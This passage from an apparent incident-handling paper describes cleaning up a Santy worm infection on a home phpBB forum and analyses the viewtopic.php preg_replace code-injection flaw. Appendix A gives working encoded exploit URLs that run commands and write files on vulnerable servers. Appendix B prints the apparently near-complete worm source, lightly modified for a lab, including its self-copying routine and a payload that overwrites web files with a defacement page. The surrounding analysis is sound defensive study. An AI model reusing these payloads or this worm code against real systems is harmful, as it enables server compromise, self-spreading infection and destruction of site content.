  inflating: cache/index.htm
  inflating: contrib/fixfiles.sh
  inflating: contrib/dbinformer.php
  inflating: contrib/template_db_cache.php
  inflating: contrib/README.html
  inflating: contrib/template_file_cache.php
  inflating: docs/FAQ.html
  inflating: docs/AUTHORS
  inflating: docs/COPYING
  inflating: docs/CHANGELOG.html
  inflating: docs/codingstandards.htm
  inflating: docs/INSTALL.html
  inflating: docs/README.html
  inflating: docs/coding-guidelines.txt
  inflating: install/schemas/mssql_basic.sql
  inflating: install/schemas/index.htm
  inflating: install/schemas/postgres_basic.sql
  inflating: install/schemas/mysql_basic.sql
```

```
  inflating: install/schemas/mssql_schema.sql
  inflating: install/schemas/mysql_schema.sql
  inflating: install/schemas/postgres_schema.sql
 extracting: install/schemas/ms_access_primer.zip
  inflating: install/index.htm
  inflating: install/install.php
  inflating: install/upgrade.php
  inflating: install/update_to_2011.php
  inflating: phpBB-2.0.0_to_2.0.11.patch
  inflating: phpBB-2.0.10_to_2.0.11.patch
  inflating: phpBB-2.0.1_to_2.0.11.patch
  inflating: phpBB-2.0.2_to_2.0.11.patch
  inflating: phpBB-2.0.3_to_2.0.11.patch
  inflating: phpBB-2.0.4_to_2.0.11.patch
  inflating: phpBB-2.0.5_to_2.0.11.patch
  inflating: phpBB-2.0.6_to_2.0.11.patch
  inflating: phpBB-2.0.7_to_2.0.11.patch
  inflating: phpBB-2.0.8_to_2.0.11.patch
  inflating: phpBB-2.0.9_to_2.0.11.patch
# patch -s -cl -d /var/www/htdocs/forum -p1 < phpBB-
2.0.10_to_2.0.11.patch
#
```

Note: I have suppressed the output of the patch command with the –s switch, it only contained 3 pages of patching debugging information, not relevant for this document.

3. **Review firewall rules**
   I realized that some parts of my firewall settings were not strict enough. Nothing the in DMZ needs to initiate a connection to the Internet or maybe only DNS request but these are handled by my own DNS server. So I could restrict the settings to not allow any initiating traffic from my DMZ.

4. **Apply an access control mechanism to restrict access to the bulletin boards**
   My bulletin board is only used by personal friends, so not everyone on the Internet needs access to this forum. That is why I decide to put some authentication mechanism on the Apache web server. I first create a file `.htaccess` in the `/var/www/forum` directory, with the following content:

```
AuthType Basic
AuthName "Password Required"
AuthUserFile /var/www/forum/.htpasswd
Require User phpBB-friends
```

   Then I create a generic user with a complex password and submit this to my friends.

```
# htpasswd -c /var/www/forum/.htpasswd phpBB-friends
New password:
Re-type new password:
Adding password for user phpBB-friends
```




Figure 11: Incident Handling Timeline - Eradication

Recovery Phase

After being pretty confident about banning the Santy worm from my home network, I start testing if everything is still working. Because I now have some background knowledge about the workings of the worm, I manually try to exploit the phpBB software from my internal LAN, testing if it is still vulnerable to Santy-

sanity.

Later on, I post a test message on my forum explaining what has happened and how I dealt with it. Then I decide that it is time to allow traffic to my DMZ again, by removing the entry in `/etc/pf.conf`, flushing existing and reloading the new rules:

```
# pfctl –f /etc/pf.conf
rules cleared
```

For the next few days I keep on monitoring every bit and byte entering my DMZ and notice a lot of Santy activity in my web server logs trying to exploit the phpBB bug. Safe again… until the next worm terrorizes the net.




Figure 12: Incident Handling Timeline - Recovery

Lessons Learned Phase

After some days, I start thinking about what I could do to prevent this kind of incidents in the future. I did not win anything with this incident (except for learning something about incident handling and the Santy worm) and lost quite some valuable time that I normally would use for my girlfriend.

I come up with the following checklist of actions which could prevent this kinds of incidents from happening, or to alert me earlier:

- Check the SANS Internet Storm Center daily
- Subscribe to software vendor lists to be notified of critical patches
- Install an intrusion detection system like Snort, automate the signature updating and make sure it can alert me
- Review permissions on data in the web server root, to disable worms from defacing your website
- Install the "Google Hack" honey pot[16]. This should keep me updated with new worms or Google hackers.

And the next time this kind of incidents DO occur… I will first make a cost-benefit analysis to be able to choose between "quality time with your girlfriend" and the incident. I am sure it is allowed to take a long break between the containment and eradication phases when only dealing with your home network ☺.


[16] The Google Hack honey pot: http://ghh.sourceforge.net/

Appendix A: Detailed exploit Analysis

Exploit Analysis

If we think about how a worm works, the worm must have asked itself the following questions:

- How do I find my target?
- How do I exploit my target?
- How do I replicate myself?



So the code of the Santy worm must contain these three sections. This is the approach I am going to take in explaining how this Santy worm works.

Identify Target

The first thing to know is how the worm finds its targets. If we look at the code[17] of the worm, we see this interesting part:

```
my @ts = qw/t p topic/;
my $startURL =
'http://www.google.com/search?num=100&hl=en&lr=&as_qdr=
all' . '&q=allinurl%3A+%22viewtopic.php%22+%22' .
$ts[int(rand(@ts))] . '%3D' . int(rand(30000)) .
'%22&btnG=Search';
```

If we play Perl interpreter ourselves, we can see that the worm uses the following Google query to find phpBB bulletin boards:

```
allinurl:"viewtopic.php" "[t/p/topic]=[RANDOM]"
```

where

[t/p/topic] is topic, t or p randomly selected
[RANDOM] is a number between 0 and 30000

Based upon the first webpage Google returns, the Santy worm looks for the number of pages of results and requests all these pages. The contents of all these results pages are then parsed by the worm and all URLs are identified.

[17] PoC of Santy worm: http://www.k-otik.com/exploits/20041222.sanityworm.pl.php

Figure 8: Santy looks for all result pages

Exploit Target

It looks like these two parameters almost uniquely identify phpBB bulletin boards. Now Santy knows where to drop off its presents.

The next thing to know is how the Santy worm exploits the phpBB software. It does this by abusing a bug in the viewtopic.php code of phpBB. In the vulnerability database[18] at SecurityFocus, this issue is classified as an *Input Validation Error*. If we look a little closer at the Proof of Concept code for this bug, we can trace it back to the vulnerable section in the phpBB viewtopic.php code.

```
http://www.example.com/viewtopic.php?t=29040&highlight=
%2527%252esystem(chr(108)%252echr(115))%252e%2527
```

It looks like the bug is in the viewtopic.php file, where the highlight parameter is parsed. Let's dissect the phpBB code some more. (This is an advantage of using open-source, interpreted code!)

```
$words=explode('',trim(htmlspecialchars(urldecode($HTTP
_GET_VARS['highlight']))));

for($i = 0; $i < sizeof($words); $i++)
        {
                if (trim($words[$i]) != '')
                {
                        $highlight_match .=
(($highlight_match != '') ? '|' : ''
) . str_replace('*', '\w*',
phpbb_preg_quote($words[$i], '#'));
                }
        }
```

Only the *$words* assignment is interesting for us now, the rest is just to show that later on, the *highlight* parameter will be stored in the *$highlight_match* variable. We notice that the *highlight* parameter gets URL-decoded. Let's see how the string is manipulated by crafting a PHP script which does exactly the same thing:

[18] Securityfocus Vulnerability Database: http://www.securityfocus.com/bid/10701/info/

```
$ cat blah3.php
<?php
$string='http://www.example.com/viewtopic.php?t=29040&h
ighlight=%2527%252esystem(chr(108)%252echr(115))%252e%2
527';
echo urldecode($string);
echo "\n";
?>

$ php blah3.php
http://www.example.com/viewtopic.php?t=29040&highlight=
%27%2esystem(chr(108)%2echr(115))%2e%27
```

Here we see that the urldecode() function changed *%2527* into *%27* and transformed *%252E* into *%2E*. Ok, that is nothing special. But I wonder what all those *%* characters mean. Let's find out by crafting another script.

```
$ cat blah4.php
<?php
$string='%2527%252esystem(chr(108)%252echr(115))%252e%2
527';
echo urldecode(urldecode($string));
echo "\n";
?>

$ php blah4.php
'.system(chr(108).chr(115)).'
```

Hmm, urldecode() revealed that *%27* is a single quotation mark and *%2E* is a period sign. This looks suspiciously like PHP code. Let's see what chr(108) and chr(115) are.

```
$ cat blah5.php
<?php
echo chr(108).chr(115);
echo "\n";
?>

$ php < blah5.php
ls
```

Ok, now that makes sense. It looks like this bug is a Script Injection bug which executes *system(ls)* somewhere further in the code.

```
$message=str_replace('\"',"',substr(preg_replace('#(\>(
((?>([^><]+|(?R)))*)\<))#se', "preg_replace('#\b(" .
```

```
$highlight_match . ")\b#i', '<span style=\"color:#" .
$theme['fontcolor3'] ."\"><b>\\\\1</b></span>',\\0')",
 '>' . $message . '<'), 1, -1));
```

Ouch, this horrible peace of code is the only time in viewtopic.php where the $highligh_match parameter is actually used. So the actual execution of the code must be here. If we search[19] on php.net for meaning of the preg_replace() function, we get the following definition:

> *preg_replace -- Perform a regular expression search and replace*
>
> *mixed **preg_replace** (mixed pattern, mixed replacement, mixed subject [, int limit])*
>
> *Searches subject for matches to pattern and replaces them with replacement. If limit is specified, then only limit matches will be replaced; if limit is omitted or is -1, then all matches are replaced.*

And I should not forget to mention this little note on the preg_replace() definition:

> *The e modifier makes preg_replace() treat the replacement parameter as PHP code after the appropriate references substitution is done.*

Now this is interesting. When we look back at the phpBB code, we can see that $highlight_match is included in the *replacement* parameter AND that the e modifier is specified! (It is highlighted in yellow in the code.) This explains how our beloved Santy can execute code on the web server!

Worm Replication

The last section is to find out how the worm replicates. If we look at the worm code again:

```
my $selfFileName = 'm1ho2of';
my $markStr = 'HYv9po4z3jjHWanN';
my $perlOpen = 'perl -e "open OUT,q(>' . $selfFileName
. ') and print q(' . $markStr . ')"';
my   $tryCode   =   '&highlight=%2527%252Esystem('   .
str2chr($perlOpen) . ')%252e%2527';
```

Here we can see that the worm is crafting the *highlight* parameter and includes this code to be executed:

```
perl -e "open OUT,q(>m1ho2of) and print q(HYv9po4z3jjHWanN)"
```

[19] Php.net preg_replace() function: http://be2.php.net/manual/en/function.preg-replace.php

It tries to create a file called *m1ho2of* and echoes a marker string *HYv9po4z3jjHWanN* back to the HTTP session. In the next section the worm copies itself in pieces of 20 bytes to the victim machine, appending to the *m1ho2of* file.

```
while($self =~ /(.{1,20})/gs) {
my $portion = '&highlight=%2527%252Efwrite(fopen(' .
str2chr($selfFileName) . ',' . str2chr('a') . '),
' . str2chr($1) . '),exit%252e%2527';

$url =~ s/&highlight=.*$//s;
$url .= $portion;

next OUTER unless GrabURL($url);
}
```

After that the worms crafts a last highlight parameter to execute itself on the victim machine.

```
my $syst = '&highlight=%2527%252Esystem(' .
str2chr('perl ' . $selfFileName) . ')%252e%2527';
```

In human readable format that means: `system(perl m1ho2of)`.

Note: following up on my earlier remark about OpenBSD 3.6 in the *Operating System* section, it is still possible to execute a limited set of commands. Using the chroot() system call to 'sandbox' the web server disables the use of system binaries, but it is still possible to use internal PHP commands to execute code. The following URL will create a file called 'GCIH' which contains the string 'still vulnerable'. Note the fwrite() and fopen() commands in the UR.

```
http://phpBBSERVER/forum/viewtopic.php?t=1&&highlight=%252
7%252E fwrite(fopen (chr(71)%252echr(67)%252echr(73)%252echr
(72),chr(97)),chr(115)%252echr(116)%252echr(105)%252echr(1
08)%252echr(108)%252echr(32)%252echr(118)%252echr(117)%252
echr(108)%252echr(110)%252echr(101)%252echr(114)%252echr(9
7)%252echr(98)%252echr(108)%252echr(101)),exit%252e%2527
```

The URL is just `fwrite(fopen('GCIH','a')'),'still vulnerable'))` but obfuscated using ASCII and decoded using the internal PHP command chr() to avoid problems with the usage of special characters.

Appendix B: Modified worm code for lab test

Below is the source code of the worm with debugging capabilities which I used for testing purposes only. It made my research while performing Stages of Attack much easier. ☺

```
#!/usr/bin/perl
use
strict;
use Socket;


sub PayLoad();
sub DoDir($);
sub DoFile ($);
sub GoGoogle();

sub GrabURL($);
sub str2chr($);

eval{ fork and exit; };

my $generation = 3;
PayLoad() if $generation > 3;

open IN, $0 or exit;
my $self = join '', <IN>;
close IN;

#GCIH: commented this out else it would remove itself
#unlink $0;

if($generation > 3)
{
PayLoad() ;
}

$self =~ s/my \$generation = (\d+);/'my $generation = ' .
($1 + 1) . ';'/e;

my $selfFileName = 'm1ho2of';
my $markStr = 'HYv9po4z3jjHWanN';
my $perlOpen = 'perl -e "open OUT,q(>' . $selfFileName .
') and print q(' . $markStr . ')"';
my    $tryCode    =    '&highlight=%2527%252Esystem('    .
str2chr($perlOpen) . ')%252e%2527';

#GCIH: DEBUG CODE
print "[Reconaissance]\n";
#GCIH: END DEBUG CODE
```

```
OUTER: for my $url (GoGoogle()) {

exit if -e 'stop.it';

#GCIH: DEBUG CODE
print "Next victim URL: ".$url."\n";
print 'press [Enter] to continue...'; <>;
#GCIH: END DEBUG CODE

$url =~ s/&highlight=.*$//;
$url .= $tryCode;
my $r = GrabURL($url);

#GCIH: DEBUG CODE
print "Exploit URL: ".$url."\n";
print 'press [Enter] to continue...'; <>;
#GCIH: END DEBUG CODE

next unless defined $r;
next unless $r =~ /$markStr/;

#GCIH: DEBUG CODE
print "[Keeping Access]: \n";
print 'press [Enter] to continue...'; <>;
#GCIH: END DEBUG CODE

while($self =~ /(.{1,20})/gs) {
my   $portion   =   '&highlight=%2527%252Efwrite(fopen('   .
str2chr($selfFileName)  .  ','  .  str2chr('a')  .  '),'  .
str2chr($1) . '),exit%252e%2527';

$url =~ s/&highlight=.*$//s;
$url .= $portion;

#GCIH: DEBUG CODE
print $url;
print 'press [Enter] to continue...'; <>;
#GCIH: END DEBUG CODE

next OUTER unless GrabURL($url);
}

#GCIH: DEBUG CODE
print 'press [Enter] to continue...'; <>;
#GCIH: END DEBUG CODE

my $syst = '&highlight=%2527%252Esystem(' . str2chr('perl
' . $selfFileName) . ')%252e%2527';
$url =~ s/&highlight=.*$//;
$url .= $syst;

GrabURL($url);
#GCIH: DEBUG CODE
print "[DONE]\n";
```

```
print 'press [Enter] to continue...'; <>;
#GCIH: END DEBUG CODE

}


sub str2chr($) {
my $s = shift;

$s =~ s/(.)/'chr(' . ord($1) . ')%252e'/seg;
$s =~ s/%252e$//;

return $s;
}


sub GoGoogle() {
my @urls;
my @ts = qw/t p topic/;
my $startURL = 'http://192.168.254.201/' .
'?q=allinurl%3Aviewtopic.php%22+%22' . $ts[int(rand(@ts))]
. '%3D' . int(rand(30000)) . '%22';
my $goo1st = GrabURL($startURL);
my $allGoo = $goo1st;
my   $r   =   '<td><a   href=(/search\?q=.+?)'   .   '><img
src=/nav_page\.gif      width=16      height=26      alt=""
border=0><br>\d+</a>';
while($goo1st =~ m#$r#g) {
$allGoo .= GrabURL('192.168.254.201' . $1);
}
while($allGoo =~ m#href=(http://\S+viewtopic.php\S+)#g) {
my $u = $1;

#GCIH: DEBUG CODE
print "URL found on Google: ".$u."\n";
#GCIH: END DEBUG CODE

next if $u =~ m#http://.*http://#i; # no redirects
push(@urls, $u);
}

#GCIH: DEBUG CODE
print 'press [Enter] to continue...'; <>;
print "[Scanning and Exploiting]";
#GCIH: END DEBUG CODE

return @urls;
}

sub GrabURL($) {
my $url = shift;
$url =~ s#^http://##i;

my ($host, $res) = $url =~ m#^(.+?)(/.*)#;
```

```
return unless defined($host) && defined($res);

my $r = "GET ".$res." HTTP/1.1\015\012" .
"Host: $host\015\012" .
"Accept:*/*\015\012" .
"Accept-Language: en-us;q=0.7,en;q=0.3\015\012" .
"Pragma: no-cache\015\012" .
"Cache-Control: no-cache\015\012" .

"User-Agent: Mozilla/5.0 \015\012" .
"Connection: close\015\012\015\012";

my $port = 80;
if($host =~ /(.*):(\d+)$/){ $host = $1; $port = $2;}

my $internet_addr = inet_aton($host) or return;
socket(Server,            PF_INET,            SOCK_STREAM,
getprotobyname('tcp')) or return;
setsockopt(Server, SOL_SOCKET, SO_RCVTIMEO, 10000);

connect(Server,  sockaddr_in($port,  $internet_addr))  or
return;
select((select(Server), $| = 1)[0]);
print Server $r;

my $answer = join '', <Server>;
close (Server);

return $answer;
}


sub DoFile($) {
my $s = q{
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD><TITLE>This site is defaced!!!</TITLE></HEAD>
<BODY bgcolor="#000000" text="#FF0000">
<H1>This site is defaced!!!</H1>
<HR><ADDRESS><b>NeverEverNoSanity WebWorm generation }
. $generation .q{.</b></ADDRESS>
</BODY></HTML>
};

unlink $_[0];
open OUT, ">$_[0]" or return;
print OUT $s;
close OUT;
}


sub DoDir($) {

my $dir = $_[0];
$dir .= '/' unless $dir =~ m#/$#;
```

```
local *DIR;
opendir DIR, $dir or return;

for my $ent (grep { $_ ne '.' and $_ ne '..' } readdir
DIR) {

unless(-l $dir . $ent) {
if(-d _) {
DoDir($dir . $ent);
next;
}
}

if($ent =~ /\.htm/i or $ent =~ /\.php/i or $ent =~
/\.asp/I or $ent =~ /\.shtm/i or $ent =~ /\.jsp/i or $ent
=~ /\.phtm/i) {
DoFile($dir . $ent);
}


closedir DIR;
}


sub PayLoad() {

my @dirs;


eval{
while(my @a = getpwent()) { push(@dirs, $a[7]);}
};

push(@dirs, '/ ');

for my $l ('A' .. 'Z') {
push(@dirs,$1);
for my $d (@dirs) {
DoDir($d);
}
}
}
```

Exploit References

"Secunia Advisory - SA13239: phpBB Multiple Vulnerabilities" Secunia Advisories. November 19, 2004
<http://secunia.com/advisories/13239>

"CAN-2004-1315" CVE Database. December 22, 2004
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1315>

"US-CERT Vulnerability Note #497400" US-CERT Vulnerability Notes Database. December 21, 2004
<http://www.kb.cert.org/vuls/id/497400>

"CERT-In Advisory CIAD-2004-23: Multiple Vulnerabilities in phpBB" Indian CERT. December 22, 2004
<http://www.cert-in.org.in/advisory/ciad-2004-23.htm>

"Santy.A Worm source code – Proof of Concept" K-Otik Security. December 22, 2004
<http://www.k-otik.com/exploits/20041222.sanityworm.pl.php>

"Handler's Diary December 21st 2004" SANS Internet Storm Center. December 21st 2004
<http://isc.sans.org/diary.php?date=2004-12-21>

"phpBB Remote Command Execution" SecuriTeam. November 22, 2004
<http://www.securiteam.com/unixfocus/6J00O15BPS.html>

"PHPBB Viewtopic.PHP PHP Script Injection Vulnerability" Securityfocus Vulnerability Database. July 12, 2004
<http://www.securityfocus.com/bid/10701/>

References

'Google Hacking Database' J0hnny.
<http://johnny.ihackstuff.com>

'phpBB Change Log v2.0.11' phpBB. November 18, 2004
<http://www.phpbb.com/phpBB/viewtopic.php?f=14&t=240636>

'RFC 2616: Hypertext Transfer Protocol -- HTTP/1.1' IETF RFC. June 1999
http://www.faqs.org/rfcs/rfc2616.html

'Handler's Diary' SANS Internet Storm Center.
<http://isc.sans.org//index.php>

'PHP.net preg_replace() function' PHP Manual. February 2005
<http://be2.php.net/manual/en/function.preg-replace.php>